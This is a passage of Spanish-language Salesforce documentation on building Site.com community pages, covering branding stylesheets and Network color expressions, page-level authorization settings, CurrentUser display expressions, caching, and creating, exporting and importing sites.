Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar páginas personalizadas de una comunidad:

- "Crear y configurar comunidades"

  O

  El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Aplicar estilos de comunidad de la hoja de estilo CommunityBranding

La hoja de estilo `CommunityBranding` contiene un conjunto de estilos CSS creados a partir de las expresiones del espacio de nombres `Red`.

La hoja de estilo `CommunityBranding` se adjunta a la `plantilla de comunidad` y es la responsable del aspecto de marca de la plantilla. Puede acceder a los estilos de la hoja de estilo `CommunityBranding` y aplicarlos directamente a los elementos de cualquier página.

Para aplicar los estilos de la comunidad usando la hoja de estilo `CommunityBranding`:

1. Asegúrese de que la hoja de estilo `CommunityBranding` se ha adjuntado a la página Site.com a la que desea aplicar la marca.

   Nota: A todas las páginas Site.com basadas en la `plantilla de la comunidad` se les adjunta la hoja de estilo `CommunityBranding` automáticamente.

2. Seleccione el elemento de la página en el que desea aplicar el estilo.
3. Abra el panel Estilo.
4. Seleccione Clase.
5. Empiece escribiendo "Marca".
   Aparece una lista de estilos disponibles en la hoja de estilo `CommunityBranding`.
6. Seleccione el estilo que desea aplicar.

### CONSULTE TAMBIÉN

- Descripción general sobre creación de páginas con marca
- Crear páginas con marca a partir de la plantilla de comunidad
- Ver la hoja de estilo CommunityBranding
- Creación y uso de hojas de estilo CSS

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar páginas personalizadas de una comunidad:

- "Crear y configurar comunidades"

  O

  El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Crear estilos de comunidad en una hoja de estilo CSS

Los estilos de comunidad con marca están disponibles en los sitios de comunidad de Site.com a través de las expresiones del espacio de nombres `Red`.

Puede acceder a una lista completa de expresiones del espacio de nombres `Red` disponibles para crear nuevos estilos de comunidad en cualquier hoja de estilo CSS. Cuando agrega una expresión a una regla CSS, Site.com deja el estilo como está definido en la comunidad y lo muestra en la página.

Para crear estilos de comunidad en una hoja de estilo CSS:

1. Abra una hoja de estilo existente o cree una nueva hoja de estilo.
2. Haga clic en **Modificar código de la hoja de estilo**.
3. Agregue una nueva regla de estilo de la comunidad usando cualquiera de las expresiones de `Red` disponibles. Puede crear tanto estilos de Id. como estilos de clase. Por ejemplo:

```
#main_content_block {
  background-color: {!Network.primaryColor};
  color: {!Network.primaryComplementColor};
}
.secondary_content_blocks{
  background-color: {!Network.zeronaryColor};
  color: {!Network.zeronaryComplementColor};
}
```

4. Aplique los nuevos estilos a los elementos de otras páginas.

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar páginas personalizadas de una comunidad:

- "Crear y configurar comunidades"

  O

  El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Nota: Recuerde que la hoja de estilo que contiene los estilos de la comunidad debe estar adjunta a la página que contiene los elementos a los que se ha aplicado un estilo.

CONSULTE TAMBIÉN

Descripción general sobre creación de páginas con marca

Expresiones disponibles para la marca de una comunidad

Creación y uso de hojas de estilo CSS

## Expresiones disponibles para la marca de una comunidad

Puede utilizar las expresiones del espacio de nombres `Red` que aparecen en esta página para crear sus propios estilos de comunidad.

Las opciones de marca de comunidad como encabezados, pies de página y colores de página se establecen desde la sección **Administración** > **Marca** en la página Gestión de comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

Nota:

- Los encabezados y pies de página vacíos de la comunidad o los encabezados que solo contienen imágenes no funcionarán en Site.com. Asegúrese de especificar bloques HTML personalizados para los encabezados y pies de página de la comunidad si está creando páginas Site.com a partir de la `plantilla de la comunidad` o creando encabezados y pies de página de la comunidad usando expresiones del espacio de nombres `Red`.
- Los encabezados y pies de página de la comunidad están disponibles como widgets en las páginas de la comunidad Site.com. Para agregar un encabezado o pie de página de una comunidad a una página en blanco de la sección Widgets del panel Elementos de página.

| Expresión de Red | Elemento de la página de marca de la comunidad correspondiente |
|---|---|
| `{!Network.header}` | Contenido personalizado del encabezado de la comunidad. |
| `{!Network.footer}` | Contenido personalizado del pie de página de la comunidad. |
| `{!Network.zeronaryColor}` | Color de fondo del encabezado de la comunidad. |
| `{!Network.zeronaryComplementColor}` | Color de fuente utilizado con `zeronaryColor`. |
| `{!Network.primaryColor}` | Color utilizado para las fichas activas de la comunidad. |
| `{!Network.primaryComplementColor}` | Color de fuente utilizado con `primaryColor`. |
| `{!Network.secondaryColor}` | Color utilizado para el borde superior de las listas y tablas de la comunidad. |
| `{!Network.tertiaryColor}` | Color de fondo de los encabezados de sección en páginas de modificación y de detalles de la comunidad. |
| `{!Network.tertiaryComplementColor}` | Color de fuente utilizado con `tertiaryColor`. |
| `{!Network.quaternaryColor}` | Color de fondo de las páginas de la comunidad. |

| Expresión de Red | Elemento de la página de marca de la comunidad correspondiente |
|---|---|
| `{!Network.quaternaryComplementColor}` | Color de fuente utilizado con `quaternaryColor`. |

CONSULTE TAMBIÉN

- salesforce_communities_implementation.pdf
- Descripción general sobre creación de páginas con marca
- Crear estilos de comunidad en una hoja de estilo CSS

## Ver la hoja de estilo CommunityBranding

La hoja de estilo `CommunityBranding` contiene un conjunto de estilos de marca de la comunidad.

Las opciones de marca de comunidad como encabezados, pies de página y colores de página se establecen desde la sección **Administración** > **Marca** en la página Gestión de comunidad.

Para ver los estilos de la comunidad en la hoja de estilo `CommunityBranding`, en la ficha Descripción general de Site.com, haga clic en Hojas de estilos y en la hoja de estilo `CommunityBranding`. Los estilos de la comunidad aparecen a la izquierda. Para ver el código de la hoja de estilos, haga clic en **Modificar código de la hoja de estilo**.

Se proporciona un total de catorce estilos de clase de comunidad. Estos es el contenido predeterminado de la hoja de estilo:

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

```
.brandZeronaryBgr {
 background-color: {!Network.zeronaryColor} !important;
}
.brandZeronaryFgr {
 color: {!Network.zeronaryComplementColor} !important;
}
.brandPrimaryBgr {
 background-color: {!Network.primaryColor} !important;
}
.brandPrimaryFgr {
 color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryBrd2 {
 border-color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryFgrBrdTop {
 border-top-color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryBrd {
 border-top-color: {!Network.primaryColor} !important;
}
.brandSecondaryBrd {
 border-color: {!Network.secondaryColor} !important;
}
.brandSecondaryBgr {
```

```
 background-color: {!Network.secondaryColor} !important;
}
.brandTertiaryFgr {
 color: {!Network.tertiaryComplementColor} !important;
}
.brandTertiaryBgr {
 background-color: {!Network.tertiaryColor} !important;
 color: {!Network.tertiaryComplementColor} !important;
 background-image: none !important;
}
.brandTertiaryBrd {
 border-top-color: {!Network.tertiaryColor} !important;
}
.brandQuaternaryFgr {
 color: {!Network.quaternaryComplementColor} !important;
}
.brandQuaternaryBgr {
 background-color: {!Network.quaternaryColor} !important;
}
```

CONSULTE TAMBIÉN

- salesforce_communities_implementation.pdf
- Descripción general sobre creación de páginas con marca
- Crear páginas con marca a partir de la plantilla de comunidad

## Adición de páginas autenticadas

### Descripción general de la autorización de Site.com

Como parte del diseño del sitio, puede que quiera controlar qué contenido es público y cuál es privado para los visitantes del sitio. Los sitios nuevos se establecen inicialmente de forma que todos los recursos del sitio, como carpetas y páginas, sean públicos. Puede cambiar la configuración predeterminada en la vista Autorización de Configuración del sitio.

Las opciones de autorización del sitio global son:

- Sin autorización (predeterminada): todos los recursos son públicos.
- Requiere autorización: todos los recursos son privados.
- Personalizado: todos los recursos son públicos de forma predeterminada, pero se pueden hacer privados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las opciones Sin autorización y Requiere autorización le permiten hacer rápidamente su sitio completamente público o privado. Pero, si desea controlar el acceso a páginas y carpetas individuales y otros recursos, utilice la opción Personalizado. Si selecciona Personalizado, se activa la casilla de verificación `Requiere autorización` del menú Acciones para todos los recursos del sitio. Puede definir la autorización en el sitio, carpeta, página y nivel de recursos individual. Conforme marca elementos para su autorización, aparece sobre ellos un icono de candado . Después de que un recurso, como una página, se marque como privado, a los usuarios que no hayan iniciado sesión en Salesforce se les pide que lo hagan al intentar acceder a él.

Los recursos pueden heredar la configuración de privacidad de las carpetas. Por ejemplo, cuando un recurso, como la carpeta de un sitio, se marca para autorización, cualquier elemento que contenga esa carpeta hereda la configuración de autorización de la carpeta y se hace privado. Si arrastra ese recurso a una carpeta pública, se vuelve a hacer público. Pero, si marca explícitamente un recurso como

privado usando el menú Acciones y, a continuación, lo arrastra a una carpeta pública, este sigue siendo privado porque la configuración de privacidad a nivel de recurso prevalece.

Cuando utilice la opción Personalizado, aparecerá una tabla de autorizaciones en la vista Autorización, la cual le permitirá gestionar los recursos o elementos privados marcados como privados. Puede eliminar la autorización de un recurso eliminándolo de la tabla de autorizaciones o anulando la selección del cuadro Requiere autorización en el propio elemento.

CONSULTE TAMBIÉN

- Configuración de autorización en el sitio
- Establecimiento de autorización personalizada
- Eliminación de la autorización de Site.com

## Configuración de autorización en el sitio

Como parte del diseño del sitio, puede que quiera controlar qué contenido es público y cuál es privado para los visitantes del sitio. Los sitios nuevos se establecen inicialmente de forma que todos los recursos del sitio, como carpetas y páginas, sean públicos. Puede cambiar la configuración predeterminada en la vista Autorización de Configuración del sitio.

Las opciones de autorización del sitio global son:

- Sin autorización (predeterminada): todos los recursos son públicos.
- Requiere autorización: todos los recursos son privados.
- Personalizado: todos los recursos son públicos de forma predeterminada, pero se pueden hacer privados.

1. Abra el sitio para su edición.
2. Haga clic en **Configuración del sitio** > **Autorización**.
3. Seleccione una opción de autorización.

CONSULTE TAMBIÉN

- Descripción general de la autorización de Site.com
- Establecimiento de autorización personalizada
- Eliminación de la autorización de Site.com

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para gestionar la autorización:

- Debe ser un usuario administrativo en el sitio

PERMISOS DE USUARIO

Para crear, modificar y gestionar páginas personalizadas de una comunidad:

- "Crear y configurar comunidades"

  O

  El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Establecimiento de autorización personalizada

Cuando selecciona la autorización personalizada, obtiene gran flexibilidad en el control del acceso al sitio. No solo puede controlar quién tiene acceso a los recursos de alto nivel, como carpetas y páginas, sino que también puede establecer el acceso al nivel de recursos individual.

El uso de la autorización personalizada a nivel de carpeta es una buena forma de que un gran número de recursos sean privados sin tener que marcarlos individualmente. Digamos que se ejecutan periódicamente ofertas de venta para los usuarios de pago. Si arrastra todas las páginas de venta a una carpeta especial marcada para autorización, estas heredarán instantáneamente la configuración de la carpeta. Los usuarios tendrán que iniciar sesión para acceder a ellas. Además, si decide que una de las páginas de venta esté disponible para todos, simplemente tiene que volver a arrastrarla a una carpeta pública o a la raíz del área Todo el contenido del sitio.

1. Abra el sitio para su edición.
2. Haga clic en **Configuración del sitio** > **Autorización**.
3. Seleccione **Personalizado**.
4. Haga clic en **Todo el contenido del sitio**.
5. Cree una carpeta para almacenar las páginas privadas si no existe todavía.
6. En el menú Acciones de la carpeta, seleccione **Requiere autorización**. Verá que aparece un candado a la carpeta. Ahora es privada.
7. Arrastre cualquier página que desee hacer privada a la carpeta. Aparecerá un candado en ellas también.

Ejemplo: Veamos otro ejemplo. Si existe una página que le gustaría mantener privada independientemente de donde resida, puede establecer su autorización en el menú Acciones. Después de establecerla en el nivel de recursos individual, se mantiene privada incluso aunque la arrastre a una carpeta que no esté establecida como privada. En otras palabras, un recurso marcado como privado siempre será privado mientras que no anule la selección de **Requiere autorización** en el menú Acciones.

Si observa la página Autorización, verá que todas las carpetas y recursos marcados como privados aparecen en la tabla de autorizaciones, donde puede consultarlos y eliminarlos.

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para gestionar la autorización:

- Debe ser un usuario administrativo en el sitio

### CONSULTE TAMBIÉN

- Descripción general de la autorización de Site.com
- Configuración de autorización en el sitio
- Eliminación de la autorización de Site.com

## Eliminación de la autorización de Site.com

Puede eliminar la autorización de un recurso eliminándolo de la tabla de autorizaciones en Configuración del sitio o anulando la selección de **Requiere autorización** en el menú .

1. Abra el sitio para su edición.
2. Haga clic en **Configuración del sitio** > **Autorización**.
3. En la tabla de autorizaciones, haga clic en **Eliminar** junto al elemento que desea eliminar. Otra forma de hacerlo es navegar a la vista Todo el contenido del sitio. Seleccione el recurso. En el menú Acciones , anule la selección de **Requiere autorización**.

Ejemplo: Si un recurso está explícitamente marcado como privado utilizando el menú Acciones, también deberá eliminar su autorización mediante el menú Acciones. Por ejemplo, si una página marcada como privada se arrastra a una carpeta pública, seguirá siendo privada. Del mismo modo, si la arrastra a una carpeta que ya es privada y eliminar la autorización de esa carpeta, la página seguirá siendo privada.

### CONSULTE TAMBIÉN

- Descripción general de la autorización de Site.com
- Configuración de autorización en el sitio
- Establecimiento de autorización personalizada

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para gestionar la autorización:

- Debe ser un usuario administrativo en el sitio

# Visualización de información de usuarios de la comunidad actual en Site.com

## Visualizar la información del usuario actual de la comunidad

Los diseñadores de Site.com que crean páginas autenticada para el sitio de una comunidad pueden mostrar la información del usuario actual accediendo a las expresiones del espacio de nombres `CurrentUser`.

1. Abra la página en la que desea mostrar la información del usuario actual de la comunidad.
2. Desde el panel Elementos de página, arrastre un elemento de página de **Bloque de contenidos** o **Código personalizado** hasta la página.
3. Escriba `{!CurrentUser.` y el valor que desea mostrar.
   Por ejemplo, `{!CurrentUser.Nombre}`.

   Compruebe la lista de expresiones disponibles para mostrar la información del usuario actual.
4. Añada cualquier texto adicional que necesite.
   Por ejemplo, `Bienvenido {!CurrentUser.Nombre}!`.
5. Si se encuentra en Bloque de contenidos, haga clic en **Guardar**. Si está en el elemento Código personalizado, haga clic en **Guardar y cerrar**.

Nota: Si un usuario no autenticado accede a una página que contiene expresiones de `CurrentUser`, la información del usuario actual no aparecerá. Por ejemplo, si un usuario no autenticado ha accedido a una página que contenía el ejemplo anterior, el usuario ve "Bienvenido" como mensaje de bienvenida.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar páginas personalizadas de una comunidad:

- "Crear y configurar comunidades"

  O

  El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Expresiones disponibles para mostrar la información del usuario actual

Utilice estas expresiones del espacio de nombres `CurrentUser` para mostrar información del usuario autenticado en una página de comunidad de Site.com.

| Expresión CurrentUser | Presentación |
|---|---|
| `{!CurrentUser.name}` | Combinación del nombre y los apellidos del usuario, tal y como aparecen en la página de detalles del usuario. |
| `{!CurrentUser.firstName}` | Nombre del usuario, tal y como aparece en la página de modificación del usuario. |

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

| Expresión CurrentUser | Presentación |
|---|---|
| `{!CurrentUser.lastName}` | Apellidos del usuario, tal y como aparece en la página de modificación del usuario. |
| `{!CurrentUser.userName}` | Campo administrativo que define el inicio de sesión del usuario. |
| `{!CurrentUser.email}` | Dirección de correo electrónico del usuario. |
| `{!CurrentUser.communityNickname}` | Nombre utilizado para identificar al usuario en una comunidad. |

## Determinar la URL de una página de Site.com

Después de crear una página de Site.com, puede determinar la URL de página para:

- Proporcionar a los usuarios una URL que le permita acceder directamente a una página pública.
- Crear un vínculo a la página desde otras páginas, incluidos los sitios Force.com y las páginas de Visualforce.
- Hacerla página de inicio de la comunidad usando una redirección de URL en los sitios Force.com.
- Agregar una página privada a una ficha Web de la comunidad.

1. Para determinar la URL correcta de la página:
   - En el asistente de creación de comunidad, haga clic en **Personalizar**.
   - Si no se encuentra en el asistente de creación de comunidades, haga clic en **Personalizar** > **Comunidades** > **Todas las comunidades**, luego haga clic en el botón **Gestionar** junto al nombre de la comunidad.
2. Haga clic en **Administración** > **Configuración**.
3. Copie la URL que aparece en la página y péguela en un editor de texto.
4. Para crear una URL que señale a:
   - La página de inicio del sitio Site.com, agregue `/s/` a la URL. Por ejemplo, `https://midominio.force.com/micomunidad/s/`.
   - Una página de Site.com específica, agregue `/s/<nombre_página>`, donde *`<nombre_página>`* es el nombre de la página de Site.com. Por ejemplo, `https://midominio.force.com/micomunidad/s/promocion`.

   La URL distingue entre mayúsculas y minúsculas y "`s`" debe estar en minúscula.

CONSULTE TAMBIÉN

Agregar páginas de Site.com autenticadas a fichas de comunidad

Redireccionamiento de la URL de Force.com Sites

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y gestionar páginas personalizadas de una comunidad:

- "Crear y configurar comunidades"

  O

  El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Agregar páginas de Site.com autenticadas a fichas de comunidad

Después de crear una página de Site.com privada, puede añadirla a una ficha de la comunidad.

En este caso, debe crear una ficha Web que señale a la página de Site.com.

1. En el panel Propiedades de su página, seleccione `Mostrar encabezado de Salesforce`.

   La selección de esta opción garantiza que vea fichas en su comunidad.

2. Introduzca el nombre de ficha como debe aparecer en la ficha en su comunidad.

   La ficha Web que cree debe tener el mismo nombre.

3. Determine la URL correcta para la página.

   La URL debe tener el siguiente formato `https://midominio.force.com/micomunidad/s/<nombrepágina>`, donde *`nombrepágina`* coincide con el nombre de su página.

4. En Configuración, introduzca *`Fichas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fichas**.
5. En Fichas Web, haga clic en **Nueva** e introduzca el nombre de la ficha como aparece en el campo Nombre de ficha en las propiedades de su página.
6. En la pantalla Paso 3, pegue la URL creada en el cuadro de texto URL del botón o vínculo.
7. Vuelva al asistente de creación de comunidad y agregue la nueva ficha en la comunidad.

Para obtener una vista previa de la página privada de la comunidad, debe publicar el sitio Site.com.

**Nota:** No puede publicar el sitio desde un Sandbox.

### CONSULTE TAMBIÉN

Descripción general de comunidades Salesforce

Crear fichas Web

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para crear, modificar y gestionar páginas personalizadas de una comunidad:

- "Crear y configurar comunidades"

  O

  El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

# Agregar noticias de Chatter o noticias en tiempo real de grupos a página Site.com de comunidad

Utilice las noticias en tiempo real de Chatter para mostrar noticias en tiempo real de Chatter en sus páginas de sitio o mostrar las noticias en tiempo real de un grupo en particular utilizando las noticias en tiempo real de grupo de Chatter.

1. Arrastre la **Noticia en tiempo real** o **Noticia en tiempo real de grupo** de la sección Widgets del panel Elementos de página en la página.
   Cuando agrega un widget a una página, se crea una copia o *instancia* del widget. No puede modificar el contenido de un widget pero si las propiedades.
2. Si está agregando una noticia en tiempo real de grupo, introduzca el Id. de grupo en el panel Propiedades.

   El Id. de grupo determina qué noticia en tiempo real de grupo aparece en su página. Puede incluir más de una noticia en tiempo real de grupo en una página si desea mostrar las noticias en tiempo real para varios grupos.
3. Abra una vista previa de la página para comprobar la noticia en tiempo real o utilice el modo en directo para ver cómo se muestra la noticia en tiempo real en diferentes dispositivos móviles.

Tenga en cuenta las siguientes limitaciones al utilizar una noticia en tiempo real o una noticia en tiempo real de grupo en sitiosSite.com de su comunidad:

- Las noticias en tiempo real y noticias en tiempo real de grupo de Chatter solo aparecen si un usuario ha iniciado sesión en la comunidad. No aparecen para usuarios invitados o en modo de vista previa anónima.
- Las noticias en tiempo real y noticias en tiempo real de Chatter podrían no aparecer correctamente en páginas de menos de 700 px de ancho. Recomendamos un ancho de página mínimo de 700 px para ver el contenido completo. También recomendamos el uso de un fondo de color blanco.
- Las noticias en tiempo real y noticias en tiempo real de Chatter solo heredan algunos elementos de marca de la página.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para crear, modificar y gestionar páginas personalizadas de una comunidad:

- "Crear y configurar comunidades"

  O

  El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

# Mejorar el rendimiento con el almacenamiento en caché de páginas HTML para Comunidades en Site.com

El almacenamiento en caché HTML le permite mejorar el rendimiento y la representación de páginas de su sitio de comunidad de Site.com controlando la frecuencia con la que se vuelve a cargar el marcado HTML generado por las páginas.

Supongamos que 100 personas visitan la página al mismo tiempo. Sin el almacenamiento en caché, la página realiza 100 solicitudes separadas del mismo marcado, ralentizando considerablemente el rendimiento. Sin embargo, con el almacenamiento en caché habilitado, el marcado de la página se solicita y recupera solamente una vez, la primera vez que alguien visita la página. Las solicitudes posteriores de página durante un período de tiempo establecido se devuelven desde la caché. Cuando vence el período de tiempo especificado, la caché se actualiza.

Nota: La duración del almacenamiento en caché solo se aplica a páginas de la comunidad a la que acceden usuarios invitados. Cuando un usuario inicia sesión para acceder a la página, el almacenamiento en caché se desactiva.

1. En Site.com Studio, abra la página:
2. En el campo `Duración de caché (minutos)` de la sección Caché de la ficha Propiedades, especifique la duración de tiempo para almacenar en caché la página.

   De forma predeterminada, la duración de almacenamiento en caché de una página está establecido en 30 minutos.

   Para desactivar el almacenamiento en caché, establezca la duración en 0.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar páginas personalizadas de una comunidad:

- "Crear y configurar comunidades"

  O

  El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

# Creación y gestión de sitios

## Creación de sitios de Site.com

Para empezar a trabajar con Site.com, cree un nuevo sitio en blanco:

1. En la ficha Site.com en la aplicación de Site.com, haga clic en **Nuevo**. Asimismo, en Site.com Studio, puede hacer clic en **Crear un nuevo sitio** en el menú desplegable del sitio.
2. Haga clic en **Crear un sitio Web en blanco**.
3. Escriba el nombre del sitio.
4. Haga clic en **Crear**. Su nuevo sitio Web se abrirá en Site.com Studio, donde podrá crear plantillas de página y páginas de sitio, así como agregarle funcionalidades.

Nota: No puede crear, eliminar, duplicar sitios de comunidad en Site.com.

CONSULTE TAMBIÉN

Creación de plantillas de página de Site.com

Creación de páginas de Site.com

Modificación de páginas de Site.com como diseñador o administrador del sitio

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear o importar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

## Eliminación de sitios de Site.com

Puede eliminar un sitio que no se ha publicado. Si el sitio se ha publicado, para poder eliminarlo primero deberá cancelar su publicación. Consulte Puesta fuera de línea de un sitio en la página 5410.

1. En la ficha Site.com de la aplicación Site.com, seleccione el sitio y haga clic en ▼ > **Eliminar**.
2. Haga clic en **Aceptar**.

Nota: No puede crear, eliminar, duplicar sitios de comunidad en Site.com.

### CONSULTE TAMBIÉN

Exportación a sitios de Site.com

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Duplicación de sitios de Site.com

Para crear una copia de un sitio:

1. En la ficha Site.com de la aplicación Site.com, seleccione el sitio y haga clic en > **Duplicar**.

   Además, en la ficha Descripción general en Site.com Studio, haga clic en > **Duplicar este sitio**.
2. Escriba un nombre para el sitio.
3. Haga clic en **Crear**.

**Nota:**

- Si está creando una copia de un sitio que utiliza servicios de datos, debe establecer permisos de acceso a datos en el perfil de usuario invitado del nuevo sitio.
- No puede crear, eliminar, duplicar sitios de comunidad en Site.com.

### CONSULTE TAMBIÉN

Creación de sitios de Site.com

Exportación a sitios de Site.com

Importación a sitios de Site.com

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Exportación a sitios de Site.com

Puede exportar su sitio desde Site.com a su unidad de disco duro. El sitio se exporta en un formato de paquete con una extensión .site, que puede importar en otra organización de Salesforce. El tamaño máximo del sitio que puede importar es de 2 GB.

1. En la ficha Site.com de la aplicación Site.com, seleccione el sitio y haga clic en > **Exportar**.

   Además, en la ficha Descripción general en Site.com Studio, haga clic en > **Exportar este sitio**.
2. Si el tamaño del sitio es:
   - Menor de 100 MB, seleccione una ubicación para guardar el archivo .site exportado en su disco duro y haga clic en **Guardar**.
   - Mayor de 100 MB, recibirá un correo electrónico cuando finalice el proceso de exportación. Haga clic en el vínculo del correo electrónico para descargar el archivo .site exportado.

**Nota:**

- La exportación de un sitio no lo elimina de la organización actual.

CONSULTE TAMBIÉN

Creación de sitios de Site.com

Importación a sitios de Site.com

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Importación a sitios de Site.com

Puede importar un sitio exportado de Site.com en su organización. El tamaño máximo del sitio que puede importar es de 2 GB. Cuando importe un sitio, se le otorgará la función de administrador del sitio.

1. En la ficha Site.com en la aplicación de Site.com, haga clic en **Nuevo**. Asimismo, en Site.com Studio, puede hacer clic en **Crear un nuevo sitio** en el menú desplegable del sitio.
2. Seleccione **Importar un sitio o una plantilla**.
3. Escriba el nombre del sitio.
4. Haga clic en **Examinar** para ubicar el sitio exportado en su unidad de disco duro. Los sitios exportados tienen una extensión .site.
5. Haga clic en **Crear**.

Nota:

- Si está importando un sitio que utiliza servicios de datos, debe establecer permisos de acceso a datos en el perfil de usuario invitado del sitio importado. Además, cualquier repetidor de datos, tabla de datos, funciones de datos o formularios necesitan configurarse.
- No puede crear, eliminar, duplicar sitios de comunidad en Site.com.

CONSULTE TAMBIÉN

Creación de sitios de Site.com

Exportación a sitios de Site.com

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear o importar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

## Configuración de las propiedades del sitio

Establezca propiedades para el sitio, como la página de inicio, el nombre del sitio y la página de error, y cree una URL de vista previa anónima que permita que otros usuarios revisen el sitio antes de que esté en directo. La URL siempre es válida (a menos que la desactive) y muestra el último trabajo en curso. Sólo está disponible para las personas a las que se la envíe y no puede buscarse con motores de búsqueda.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

**PERMISOS DE USUARIO**

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

1. En la ficha Descripción general, haga clic en **Configuración del sitio**.
2. Haga clic en **Modificar**.
3. En la vista Configuración del sitio puede:
   - Cambie el nombre en el campo `Nombre del sitio Web` para cambiar el nombre del sitio.
   - Vea el `Nombre del desarrollador` del sitio Web. Este campo de sólo lectura puede ser diferente de `Nombre del sitio Web`. La API de metadatos utiliza el `Nombre del desarrollador`.
